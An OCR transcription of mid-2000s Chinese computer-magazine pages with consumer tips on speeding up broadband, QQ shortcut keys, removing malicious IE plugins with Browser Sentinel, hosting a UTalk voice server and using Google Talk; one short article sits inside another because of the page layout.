CF [YY22]

■ 自由风

网络加速 “七剑”下江山

★★★★

本文可以帮你学到

✔ 选择网络设备能提速5倍？
✔ 让网速裁决是否下载



今天，相当多的朋友上网都已经进入宽带时代了，本期我们为大家搜罗了全面提高网络效率的种种招数，让你使用同样的网络，也能快人一步。这些招数就好像徐克电影中的“七剑”一样，每把剑都有不同的性能，都适合不同人的使用习惯。有了这七把剑，不管是“风火连城”还是其他什么邪恶势力，我们都能做到无“网”不利！

游龙剑

性能:网速的终极之剑

剑主身份:所有的网络用户

1.电话线路 你现在还好吗?

电话线上网是最常用的上网方式，其线路的好坏就会关系到数据传输是否稳定，如果平时接打电话，经常有沙沙的杂声或声音沉闷不清，说明电话线路可能有问题，它会比较严重地影响到你的网络数据传输，你可以拨打当地的客服电话申请维修。

小提示

除检查室外线路外，别忘了你家里的电话线，很多家庭为了方便，都自己延长了电话线，它们的老化问题也会影响网速，而这部分线路电信部门是不负责维修的。

2.ADSL大猫 各有不同

ADSL大猫作为网络数据的解码设备，对于网络的影响很大，一些便宜的ADSL大猫在稳定性、抗电磁干扰性、散热方面都会大打折扣，对于长时间上网的朋友来说会很麻烦。ADSL大猫选购的原则引用一句广告词就是〝名厂名牌，用着放心〞，在国产品牌中，实达、华为、华硕、全向、UT斯达康、普天等都有不错的口碑。

另外，还要提一下经常被忽视的ADSL大猫的配套设备——ADSL分离器(见图1)，其作用是将ADSL线路中的网络数据和电话语音数据进行分离，如果它的质量不好或出现问题，也会导致网络故障，这时可以尝试跳过ADSL分离器，直接将ADSL大猫连接在电话线路入户端，这样并不会影响到正常的上网。



图1

3.致命的输油管——网卡和网线

在所有网络设备中，网卡和网线是技术含量最低的，导致劣质产品混杂其中，选购中一定要小心。对于网卡，建议选择3COM、D-LINK TP-LINK、Intel、阿尔法等品牌产品。通过观察网卡的焊接质量也可以从外观上判断出它的好坏，如果发现某网卡在焊接上有异常，还是不要为好。对于网线，建议选择优质的正品AMP(安普)五类双绞网线，但这种网线假冒品较多，请注意观察网线上的印字是否清晰，正品网线上会印有〝AMP SYSTEMS CABLE……CAT5〞的字样，其中〝CAT5〞就表示五类双绞线，请注意识别。在购买网线时，建议让销售人员帮你按照100MB网线的标准制作好。

小提示

网卡有10MB和100MB之分，10MB几乎已经绝迹，建议直接购买100MB的网卡。如果资金雄厚，其实可以选择千兆网卡，网速说不定会有意想不到的提升，具体内容请看本刊2005年第2期《千兆网卡让网速翻5倍？》一文。

莫问剑

性能:智能管理之剑

剑主身份:善于统筹安排时间的网民

实例1:时间的妙用

选择一个合适的时间上网通常可以获得更快的网络速度，一般来说，上网的高峰时段为每天上午的9:00～11:00，下午的13:00～15:00和夜晚的19:00～22:00(最高峰时段)，如果可以，应尽量避免在网络拥挤不堪的高峰时段上网。当然，访问不同的网站也可能会出现不同的高峰时段，如果你经常访问一些特定网站，可以通过Any Speed分析不同时段的网络访问速度，找出它们的最佳访问时段。

Any Speed 小档案

- 软件版本:1.4　　软件大小:880KB
- 软件性质:共享软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.pysoft.com/Downloads/anyspd11.zip

运行Any Speed，首先会自动弹出测试网站添加向导，这里有三个选项，其中〝Network drive〞和〝Read only file〞分别是测试分析局域网和光驱文件传输速度的，〝IP

address (Web or FTP server)"才是用来测试分析上网速度的。选中该选项后在下面的"Resource Name"中输入要分析的网站网址(见图2),或单击"Browser"按钮从收藏夹中进行选择,然后根据提示单击"Next"按钮三次即可。添加完毕后,在主界面中单击"Start"按钮就可以在上面看到动态的流量图(见图3)。如果流量显示比例超过窗口,我们可以单击绿色的向上箭头按钮来缩小比例。



图 2




图 3

实例2:让流量替我作决定!

Any Speed还有一个特殊的功能,可以根据测试的网站流量自动打开或关闭指定的程序,这样就可以让它帮你实现高流量自动下载、低流量自动关机等功能,在测试网站添加向导的第四步界面中(见图4),选中"Perform action if speed value will be less or equal"表示流量值低于或等于设定值时执行动作,选中"Perform action if speed value will be more or equal"表示流量值高于或等于设定值时执行动作,在流量栏中设定好流量值,单击右边的"Min speed action"按钮或者"Max speed action"按钮即可设置要执行的动作,例如"Play a sound"播放声音文件、"Run a program"运行一个程序或者"Close a program"关闭一个程序。



图 4

Just Do It

当流量值大于100KB/s时,自动到http://ent.sina.com.cn网站上下载"超级女声"总决赛的录像,当流量值低于30KB/s,自动关闭程序,并关闭电脑。

天瀑剑

性能:忽攻忽守,意到随成

剑主身份:善于对网速"进攻"的网民

实例:不改注册表的网络优化软件

在使用BT进行全速下载时,像Quake3、CS之类需要低Ping值的游戏就无法流畅运行了,只能是玩游戏时不再下载。现在我们只需要使用一款叫做cFosSpeed的网络加速软件,就能解决以上这类问题。它和传统的网络优化软件不同,它不是简单地调整注册表相关数值,也不是利用数据缓存,而是通过它独有的Traffic Shaping功能优化TCP ACK(TCP数据报握手过程)排序,将它的优先级提高,从而加速网络运行。

cFosSpeed 小档案

u软件版本:2.10　　软件大小:1595KB
u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
u下载地址:http://www.cfos.de/cfosspeed-v210.exe

cFosSpeed安装运行后,需要设定目前连接账号以启动Traffic Shaping功能,右键单击cFosSpeed系统托盘图标,选择"设置"→"连接"(见图5),在你的连接账号后面单击"启用"选项,使之变为红色对号,然后再右键单击cFosSpeed系统托盘图标,选择"启用通信量调整功能"即可。在使用cFosSpeed优化加速后,我的电脑完全可以在BT下载时正常 览网页和玩游戏,也不会受到任何影响,而且即使将BT软件的上传速度调整为极限速度,也不会影响到下载速度达到网速的极限。



图 5

青干剑

性能:保守者之剑

剑主身份:不喜欢冒险,喜欢拿来主义的网民

网络上有许多网络优化类的加速工具,原理都是通过修改注册表中的网络参数来达到加速的目的,有人说效果明显,也有人却说是骗人的,完全无效!这究竟是怎么回事呢?其实也很简单,系统默认网络参数是一种适合大部分网络情况的数值,但也可能对一些地方不太合适,而这些优化类软件通常可以根据实际的网络情况"因地制宜",而对于一些系统默认参数已经适合的用户来说,就会感觉优化后也没有什么变化。不过,对这些优化器要有一个最基本的认识就是,无论怎么优化,也不可能超越网络服务商提供给你的最大网络带宽,一些宣称可以超越这种硬件限制的优化软件肯定是骗人的了。另外,如果你的电脑许多网站很难连接,连接上也非常慢,或者无法发送包含附件的邮件,使用这些优化加速器效果是非常明显的。下面笔者以网络狂(NetSpeeder)为例介绍一下使用方法。

NetSpeeder提供有两种优化方式,一种是单击"优化向导",根据向导提示依次选择网络连接类型、网络接口

NetSpeeder 小档案

u 软件版本:3.56　　软件大小:2667KB

u 软件性质:共享软件　　适用平台:Windows 9x/2000/XP

u 下载地址:http://www.superhunter.net/chinese/netspeeder/netspeeder.exe

(即上网的网卡或设备)、优化策略即可。另外一种是单击"精确调整"，根据你的网络连接类型，手工设置相关的网络参数，一般都选择推荐值即可达到最优化设置(见图6)。优化后重启系统即可感受到网速提升了。最后，你可以单击"速度测试"按钮，输入一个较大体积的网络文件下载地址，来对比优化前后的速度。



图 6

小提示

如何对比优化前后的上网速度

我们可以在专业的网速测试站点进行检测。首先关闭其他所有网络数据传输软件，在浏览器中打开http://www.linkwan.com/gb/broadmeter 页面，单击"速度测试"图片按钮，再选择具体的测试点，也可以从"世界网络重点测试点"中直接选择测试。

竞星剑

性能:有铁珠的双手剑，适合特殊用户

剑主身份:校园网用户和喜欢访问外国网站的网民

实例:校园网速度腾空

我们经常会遇到一些访问速度特别慢的网站，特别是一些国外网站，尤其是在教育网内的用户更是如此，通过代理服务器上网是解决这些问题的最佳方法，虽然我们可以在网上找到一些代理服务器列表，但要找出可用而且速度理想的却并非易事。这里推荐给你一款集代理服务器搜索和验证为一体的好工具——ProxyThorn(花刺代理验证)，下载地址：http://nj.onlinedown.net/soft/33681.htm。

运行ProxyThorn后，首先单击"下载代理资源"来添加最新的代理服务器列表，然后单击"验证全部"按钮对列表中的代理服务器地址进行验证，待验证结束后，单击"时间/状态"列使之按连接速度排序(见图7)，数值越低速度越快，选中速度最快的那个代理服务器，单击"设为IE代理"按钮即可。




图 7

小提示

如果你使用的是GreenBrowser浏览器，则可以在设置好IE代理后，单击工具栏"代理"按钮右边的下拉箭头，选择使用"IE代理服务器"即可。

日月剑

性能:七剑中最亮的一把，能够上天入地

剑主身份:喜欢在山谷、海滩无线上网的网民

对于笔记本电脑使用GPRS/CDMA移动上网以及一些仍然在使用拨号上网的用户来说，网络速度的提升显得更为迫切和重要，不过限于网络接入方式的物理速度限制，许多方法效果并不明显，这里笔者介绍给大家一种新工具——网页 览加速器200%(下载地址:http://www.mydipan.com/down/ispeeduper.exe)，它的基本原理就是将 览器所请求下载的数据经过加速网关压缩优化后再发送到本地解开 览，从而达到加速效果，通常可以达到2倍左右的加速效果，这种方法对于网速在512KB以上的宽带用户来说就没什么大的效果了，仅建议低速网络用户使用。

舍神剑

性能:剑身含强烈生命力，无"网"不利

剑主身份:追求完美下载的网民

每个人都希望下载越快越好，但有时却并不理想，其实掌握一些简单的技巧，就能使你的下载速度 升。

1.普通下载加速

(1)做个"专吃窝边草"的兔子

许多大型下载网站会提供几个甚至几十个下载地址，如何判断哪个下载链接最快呢？首先国内普遍存在着"跨网难"的问题，例如若是电信网络接入，下载网通服务器上的文件就会很慢，所以要选择与自己ISP一致的服务器。例如在华军软件园的下载链接名称中都会显示出该服务器的网络类

键行天下——QQ中的隐秘快捷键

★★

■公羽

一日和QQ好友在TM里聊得正欢，想复制输入框的文字，无意中按成了“Ctrl＋F”组合键，这时TM里突然弹出“字体”设置对话框。我觉得很好奇，因为腾讯并没有直接公开这方面的资料，网络上也没有这方面的文章，于是笔者分别在QQ和TM里尝试了其他Ctrl组合键功能并做了整理，有兴趣的读者不妨记下这些快捷键(没有特别说明，表示该快捷键在QQ/TM里实现相同的功能，部分实现效果如图所示)。



Ctrl＋E:对输入框里当前行的文字居中对齐(不会应用到“消息栏”)；

Ctrl＋L:恢复输入框里的文字左对齐；

Ctrl＋R:对输入框里当前行的文字右对齐(不会应用到“消息栏”，TM是打开信息管理器)；

Ctrl＋**鼠标滚轮**:迅速调整输入框里的文字显示大小(不会应用到“消息栏”)；

Ctrl＋Z:清空/恢复输入框里的文字并恢复为默认显示大小；

Ctrl＋F:QQ里直接显示字体设置工具条，TM弹出“字体”设置对话框；

Ctrl＋G:QQ中无对应功能，TM会弹出“TM设置”窗口；

Ctrl＋I:QQ实现在输入框中输入表格符，TM则打开“查看用户信息”窗口；

Ctrl＋J:输入框里回车；

Ctrl＋M:在QQ实现输入框里回车，TM则实现给该联系人“发送手机短信”；

Ctrl＋S或Ctrl＋F4:在QQ里弹出QQ搜索网页，TM无对应功能；

Ctrl＋~(**Esc正下的按键**):全局热键，隐藏第一个TM程序打开的所有窗口(包括主窗口)。

当然了，像“Ctrl＋A”、“Ctrl＋C”、“Ctrl＋V”这些耳熟能详的快捷键，这里就不列举了！ CF [YY24]

型，例如电信、网络、铁通等(见图8)。其次是就近原则，通常选择本省内的服务器，都能获得较快的速度。




图8

当然，上面方法操作起来也有些难度，有时可能你并不能从服务器名称上判断出它的远近，甚至有些根本没有服务器名，只是下载点一、二、三之类的名称，这时可以请Dipstick来帮忙，它可以帮你自动分析出下载最快的链接(下载地址：http://hdt.downloadsky.com:8080/down/dipstick-3.0.exe)。

运行Dipstick后，它会在屏幕上显示出一个悬浮窗口，而且始终处于最上层显示，当网站提供有多个不同下载链接时，只需用鼠标反白选中这些链接，把它们一块拖动到Dipstick悬浮窗口上，这时软件会弹出对话框，将所有下载链接显示出来，直接单击“OK”按钮，Dipstick就会自动对这些下载链接的响应速度进行后台测试，稍等片刻，当Dipstick测试完毕后，会自动显示出所有下载链接中响应速度最快的那个链接(见图9)，单击“Open this URL”按钮就能打开该链接进行下载，不过最方便的还是单击“Copy URL”按钮把下载链接复制到剪贴板中，这时网际快车的剪贴板监视功能会自动添加复制的下载链接作为新任务，直接确定就可以进行高速下载了。



图9

(2)大型文件看清楚再下

LoadScout(下载地址：http://yncnc.onlinedown.net/soft/28508.htm)可以让你先预览ZIP、RAR压缩包中的文件，看清内容后再下载，在下载超大文件时能有效节约下载时间。在网页中的文件下载链接中单击鼠标右键，从快捷菜单中选择“Open with LoadScout”命令，这时会打开地址添加对话框，将下载链接粘贴到第一行中，单击“OK”按钮。LoadScout就会自动下载这个压缩包的文件头信息，这时可以看到在任务列表窗口中增加了一个新的任务，当此任务显示“Finished”时，在主窗口右边就可以看到压缩包内的文件列表了。同时你还可以选中需要下载的文件，然后点击工具栏上的“Download”按钮就能单独下载其中的部分文件了。

2.BT下载加速

BT是现在非常流行的大型文件和多媒体文件下载方式，BitComet则是大家最喜欢使用的BT下载工具之一，现在我们可以使用一款叫做BitComet Accelerator的软件(下载地址：http://www.bitcometaccelerator.com/bitcomet_accelerator.exe)来为你的BitComet加速，它号称能提高BitComet一倍的下载速度，其原理是定时帮助BitComet搜索到更多下载种子，对于冷门种子效果比较明显。 CF [YY23]

■ 软件 DIY

我的 IE 一直很安静

★★★★

本文可以帮你学到

保护 IE　坚决不吃后悔药

实时监控　可疑程序逃不走

IE 所具备的可扩充性让其功能无限增强，但这同时也为一些间谍、广告、恶意软件提供了可乘之机，而这些通过 IE 偷偷“溜入”系统的插件并不像其他的程序那样可以直接看到其进程进行处理，它们必须通过专用的工具才能让其“现身”，在这方面有一款非常著名的程序 HijackThis，但它界面简陋，使用难度大。这里笔者推荐给读者朋友另外一款专业的 IE 安全防护工具——Browser Sentinel(以下简称 BS)，不仅拥有与 HijackThis 同样强大的功能，可以帮你查出系统中所有与 IE 发生关联的程序或插件，并将其禁用或删除，而且它具备 IE 安全实时监控功能，可谓是专业的 IE 安全防火墙，弥补了传统网络防火墙在此方面的不足。

Browser Sentinel 小档案

u 软件版本:2.1.1　　软件大小:1565KB

u 软件性质:共享软件　　适用平台:Windows 9x/2000/XP

u 下载地址:http://www.browsersentinel.com/BrowserSentinel2Setup.exe

BS 安装运行后，会自动缩小在系统托盘中后台工作，双击其托盘图标即可打开其主界面，其主要功能分为四大模块。

IE：我不用再担惊受怕了!

在主界面中的“Internet Explorer”分支下可以查看与 IE 安全息息相关的许多项目。

1.BHOs——警惕度:★★★★★

“BHOs”的完整名称是“Browse Helper Objects”，即 览器辅助对象程序，本身是用来扩充 览器功能的小插件，但这里面却是鱼龙混杂，不仅有合法的诺顿杀毒、江民杀毒等辅助插件，一些间谍广告软件也会经常在此“落户”。在右边列表中可以清楚地看到系统中所有的 BHOs 列表，单击其名称，在下面可以看到它的 CLSID、文件路径、注册表键值等信息(见图 1)，可以为你判断它的合法与否提供参考，但很多情况下，普通用户很难通过这种方式进行准确的判断，如果你觉得某个 BHOs 比较可疑，可以通过下面的方法进行判断。

实例:判断图中的“InstaFinK.dll”是否属于恶意性质程序

在“InstaFinK.dll”模块信息框中的 CLSID 行上单击鼠标右键，选择“Search on the Internet”，BS 会自动使用 Google 搜索引擎查找与此相关的信息，当然，这种搜索的结果很多，分析判断会比较麻烦。这里笔者介绍一种更快捷准确的方法。




图 1

首先在 览器中打开http://computercops.biz/CLSID.html网站，这是一个专门收集 CLSID 的知识库网站，可以帮助我们进行分析判断。然后在文本框中输入“InstaFinK.dll”的 CLSID 序号(在 CLSID 行单击右键选择“Copy to Clipboard”可自动复制)“{4E7BD74F-2B8D-469E-90F0-F66AB581A933}”，单击“Search”按钮，注意搜索结果中的“STATUS”列显示为“X BHO”(见图 2)，这里的“X”表示这是一个已经被认定的间谍或广告程序，后面的“BHO”表示它是 BHOs 类型。对于提示为“X”的一般建议进行修复，对于大部分的 BHOs，通常都可以单击“Delete”删除，但对于这些恶意 BHOs 来说，有时并不能解决问题，下次重新启动时还会出现，这时你可以在网站搜索结果中单击“DESCRIPTION”列中的提示链接，查看针对该 BHOs 的详细清除方法。




图 2

小提示

搜索结果中的“STATUS”列还有其他的标记:“L”表示合法模块;“O”表示没有被数据库收录，无法断定其性质。另外，还有两个 BHO 列表网站，可以作为分析参考。

http://www.sysinfo.org/bholist.php

http://www.spywaredata.com/spyware/bho.php

2.ActiveX——警惕度:★★★★★

我们访问网页时，系统会自动下载很多 ActiveX 控件，有些是你知道的，有些是你不知道的，而许多间谍软件或木马程序时常会通过这些 ActiveX 控件偷偷侵入系统。现在我们

在这个列表中就可以直接看到所有安装在系统中的ActiveX控件的CLSID、名称、文件路径、注册表位置等信息，如果觉得可疑的话，可以通过其CLSID序号进行搜索判断，并从这里将它们清除即可。

3.Pages——警惕度:★★★★

这里显示了所有的IE页面设置情况，例如主页、默认搜索页等，这些页面设置是最经常而且最容易被恶意网页破坏的地方，如果你确认某个页面设置不是你自行修改的，可以直接单击"Reset"按钮将其恢复为系统默认设置(见图3)。




图3

伪造进程藏不住

在BS主界面的"System"分支下可以查看与系统相关的启动程序、服务、进程、HOSTS文件等信息。

1.Startup Programs——警惕度:★★★★

这里列表显示的是所有随系统启动时自动运行的应用程序。对于陌生的自启动程序，可以在列表中的程序名称上单击鼠标右键，选择"Search File on the Internet"，在网络上进行搜索并分析其性质，如果是恶意程序，则要坚决单击"Delete"予以删除。

2.Running Programs——警惕度:★★★★★

这里显示的是当前系统中的程序进程列表，很多细心的朋友可能会问:为什么这里显示的进程没有任务管理器中的多？其实这是BS的一项非常实用的功能。对于Windows XP操作系统来说，正常的系统进程就很多，而我们在分析进程时，首先就要判断这个进程究竟是正常的系统进程，还是第三方的程序进程，这对于许多普通用户来说，并非易事。而BS在默认情况下只显示由第三方程序创建的进程，而正常的系统进程会自动隐藏起来，这为分析进程提供了极大的帮助，减少了分析难度。如果你想显示系统进程列表，单击取消右下角的"Show only non-system"选项即可。




图4

选中进程名称，在下面可以看到该进程描述、厂商、路径、版本、启动位置等详细信息(见图4)，单击"Terminate"可以结束选中的进程，而单击"Delete"则可以直接中断进程并删除进程源文件，在清除木马病毒程序时这个功能非常有用。

> **小技巧**
>
> ★在删除进程源文件时，有可能出现文件被锁定而无法直接删除的情况，这时我们可以在BS中打开"Options & Tools"选项，单击"Delete On Boot"按钮，然后选择要删除的进程源文件，待下次系统重启时该文件就会被自动删除。
>
> ★几乎在每个列表右边都会有四个按钮:Mark Safe、Mark Blocke、Edit Safe、Edit Blocke，使用前两个按钮分别可以将已经确认为安全或者危险的IE相关插件或程序做上相应的标记，以便管理。不仅如此，对于被Mark Blocke标记的，BS会在它们再次入侵系统时自动卸载或删除，进行自动防护。

IE攻击实战演习

这里笔者做个实验来测试一下它的防护能力，当尝试访问一个恶意网页时，刚打开网页，BS就弹出提示对话框告诉我IE设置被修改(见图5)，从对话框中可以看出被修改的是IE主页(Start Page)，而且还可以看到修改前后的数据，单击"Revert"或"Revert"即可恢复为原来的设置。当然如果你是自己修改的设置，则可以单击"Accept"按钮接受修改。




图5

当然，BS的IE实时监视功能并不仅仅局限于IE页面设置的防护，对于任何向系统中安装的BHOs、Toolbars、Buttons、ActiveX以及添加的Startup Programs等，它都可以实时监视并报警提示，在BS界面中单击"Options & Tools"，然后在右边单击"Zones Configuration"按钮，在弹出的对话框列表中可以看到BS可以监视的IE安全事项，你可以按照自己的要求进行定制。

> **小技巧**
>
> 对于IE页面设置等，你可能希望它永远不被修改，换句话说，当它被修改时，总是会选择恢复到默认的正常数据。这时你可以在BS界面中的"Options & Tools"设置中单击"New Item Actions"按钮，选中"ChangE: Page/Prefix/String"行，从弹出菜单中选择"Revert"，以后当出现IE页面设置被修改时，BS就不会再进行报警，而是直接恢复到原来的正确数据。

CF [YY25]

架设自己的战队语音服务器

★★

■ 河北 闫艳力

经常与三五好友组队上网打游戏，为了便于联络，大家一般都挑选距离近的座位，可并不是每次都能如愿，经常被网吧老板分配得东一个西一个，虽说大家可在游戏中文字聊天联络，但是速度慢而且麻烦。如果能架设一个自己战队的语音服务器就好了，除了游戏时使用，平时还可在里面与好友海阔天空地聊天。

“UTalk 服务器”档案

u 软件大小:2290KB　　软件性质:免费软件

u 适用系统: Windows 2000/2003 Server/XP

u 下载地址:http://www.utalk.com.cn/down/server.html

下载并安装“UTalk 服务器”(简称 UServer)后，我们来建立自己免费的战队语音服务器，建立之前请大家先准备好一个新浪 UC 账号。

第一步:运行 UServer，软件界面如图 1 所示，它会自动获取你的 IP 地址，省却手动输入的麻烦，这里我们点击“管理”按钮打开 UServer 管理页面。



图 1

第二步:在 UServer 管理页面输入你准备好的 UC 账号和密码登录，就可以看到UA(Utalk Administrator)管理页面了，我们点击“创建语音服务器”链接，在“添加语音服务器”页面中输入语音服务器名称、类型等信息(见图 2)，然后点击“确定”按钮，这时系统就会告知服务器建立成功，并通知你的服务器 ID 和校验密码，请将这些信息牢记。




图 2

小提示

为了提高自己语音服务器的安全性，防止未授权用户登录，可以在“添加语音服务器”中勾选“需要密码”和“仅通过 IP 或 ID 查询”，这样设置后能大大提高语音服务器的工作韧性，防止过多用户登录造成死机。利用 UServer 可以在一台电脑上同时运行多个服务器，添加服务器的方法同上，不过需要注意的是，在“添加语音服务器”页面中一定要将下方的“分配端口号”更改成新的端口号，以免与前面建立的语音服务器冲突。

第三步:有了自己的语音服务器，日后管理是个让人头疼的事，我们可以多任命几个超级管理员，众人拾柴火焰高，大家一起来加强管理。点击“超级管理员(UA)账号管理”，在弹出的页面中输入新的管理员的 UC 号称，再点击“添加”按钮便可，以后这些管理员在局域网内可以以 http://你的 IP 地址:9089 的地址来进入管理页面，行使管理权力(见图 3)。



图 3

第四步:顺利架设完成战队语音服务器后，大家到 http://www.utalk.com.cn/ 下载安装UTalk客户端软件，用你的 UC 号码或新浪会员账号登录，在登录界面的“服务器”栏中输入你建立的语音服务器的电脑的 IP 地址及端口号，就可顺利连接上战队语音服务器(见图 4)。UTalk 客户端的使用非常简单，你可以双击界面中的频道名称来切换频道，对着话筒说话便可让此频道内所有用户都听到你的声音。现在就戴上你的耳麦与好友一起组队升级去，再也不用理会游戏中打字的烦恼。



图 4

小提示

如果在登录时没有输入 UTalk 服务器地址，可以在软件启动后查找一个 UTalk 服务器，执行“登录→查找语音服务器”，然后选择“根据服务器 ID 查找”，将你战队的语音服务器 ID 输入后，点击“查找”按钮就可找到服务器，最后双击服务器名称便可接入语音服务器与好友一起聊天。

Just Do It

举一反三，利用UTalk服务器除了建立战队语音服务器，还可建立论坛语音服务器，在服务器管理中可以设置版主管理员，在UTalk客户端中还可创建与论坛版块名称一样的频道，方便用户语音交流，彻底将论坛带入到语音时代。

CF [YY26]

“狗狗”开始说话了

★★

■自由风　小新

狗狗开始说话了？！别误会，这不是美国科幻片，而是指Google刚刚推出的一款即时聊天软件——Google Talk(以下简称GTalk)，它不仅具备基本的文字聊天功能，还提供了与Skype不相上下的语音聊天功能，而且还整合了Gmail邮箱提醒功能，对于众多Google的Fans和Gmail用户来说，这绝对是一个不可错过的软件。

Google Talk 小档案

u软件版本:1.0.0.64　软件大小:1227KB

u软件性质:免费软件　适用平台:Windows 9x/2000/XP

u下载地址:http://www.hanzify.org/?Go=Show::List&ID=8955&Down=1&L=cn

u软件备注:这里提供的是汉化版本下载地址,在安装时要注意汉化程序捆绑有“划词搜索”，可在安装过程中取消。如果想下载英文原版，可以访问GTalk主页http://www.google.com/talk。

超简约的风格

和其他即时聊天软件一样，运行GTalk后首先需要进行登录，这里要用Gmail邮箱的用户名和密码进行登录，所以现在还没有Gmail邮箱的朋友暂时无法体验了，不过现在你可以到http://www.bytetest.com申请到Gmail邮箱。

登录GTalk后，可以看到其主窗口非常简洁，没有任何广告。主窗口左上角的LOGO图标下面显示的是你的 称和在线状态，单击向下的箭头可以切换在线状态，选择“自定义信息”还可以设置在线和忙碌状态的个性签名(见图1)。下面还有一个搜索栏，当你的好友很多时可以进行即时好友搜索，但不能结合Google引擎进行网络搜索，有些遗憾。



图1

聊天快速上手

要聊天当然得有好友了，单击主窗口右下角的“添加好友”，然后输入要添加的好友Gmail邮箱(可以一次输入多个Gmail邮箱，之间用英文逗号分隔)，如果你的Gmail邮箱中已经保存有联系人列表，也可以直接单击“从我的联系人中选择添加”按钮从中选择添加为好友，最后单击“下一步”按钮即可完成好友添加。和其他即时聊天软件类似，要加对方为好友，需要通过对方的验证，在GTalk中称为接受邀请，如果对方暂时没有接受你的好友邀请，其 称后面会注有“已邀请”字样，这时你只能单击 称后面的邮件图标给他发Gmail邮件联系，而不能和他即时聊天。

小提示

由于GTalk没有提供好友分组功能，当好友较多时，管理起来不太方便，这里笔者有个技巧，你可以在改名时将同一组别的好友昵称前面都添加相同的字母前缀，例如电脑爱好者编辑部的好友昵称前面都添加“cfan”，然后选择“按名称排序”即可实现自动分组排列了。

千万别小瞧了GTalk的语音聊天功能，它采用了VoIP技术，根据笔者测试，语音通话质量不在Skype之下！在一般宽带网络上，声音效果非常好，北京到广州的电话效果相当清晰，不过建议通话双方最好使用同一网络，如都使用电信或网通，否则速度会有一定影响。

小提示

GTalk聊天窗口有个非常独特的设计，当打开多个聊天窗口时，它会自动排列于GTalk主窗口右边，而且多个聊天窗口只在任务栏中显示一个任务按钮，最为独特的是，你可以单击聊天窗口标题栏使其收缩，这种设计让多人聊天非常方便。

Gmail邮箱整合

GTalk中的Gmail邮件实时提醒功能更是非常优秀，当Gmail邮箱中有新邮件时，它会在屏幕右下角以小窗口提示邮件标题和内容预览(见图2)，单击左右箭头可以预览其他邮件，单击左上角的邮件图标则可以直接在IE中打开该邮件的回信窗口。如果你希望立即查看当前Gmail邮箱中的邮件情况，可以右键单击GTalk系统托盘图标，选择“立即检查邮件”即可。



图2

小提示

如果想快速关闭邮件提醒小窗口，直接右击这个小窗口即可。

多账户登录

GTalk在默认情况下只能登录一个账户，不过简单改造一下就能让它具备多账户同时登录功能，而且可以同一账户同时多次登录。右击桌面上的“Google Talk”快捷方式，选择“属性”，在“快捷方式”选项卡中的“目标”栏后面添加一个启动参数“ /nomutex”(注意参数前面有一空格)，单击“确定”按钮保存修改，然后用这个快捷方式启动GTalk，即可实现多账户同时登录，不过要注意的是，登录时不要选择“记住密码”自动登录，否则它会自动登录同一账户。

CF [YY27]

NBA时尚资讯 随时随地伴你行



能够随时随地关注NBA战况，欣赏刺激精彩的职业篮球比赛，第一时间得到第一手的NBA资讯是每一位NBA粉丝所梦寐以求的。现在，这一切已经不再是梦想，只要你是M-ZONE人，只要拥有一部具有手机上网功能的手机，动感地带立即便会把你的梦想变成现实。

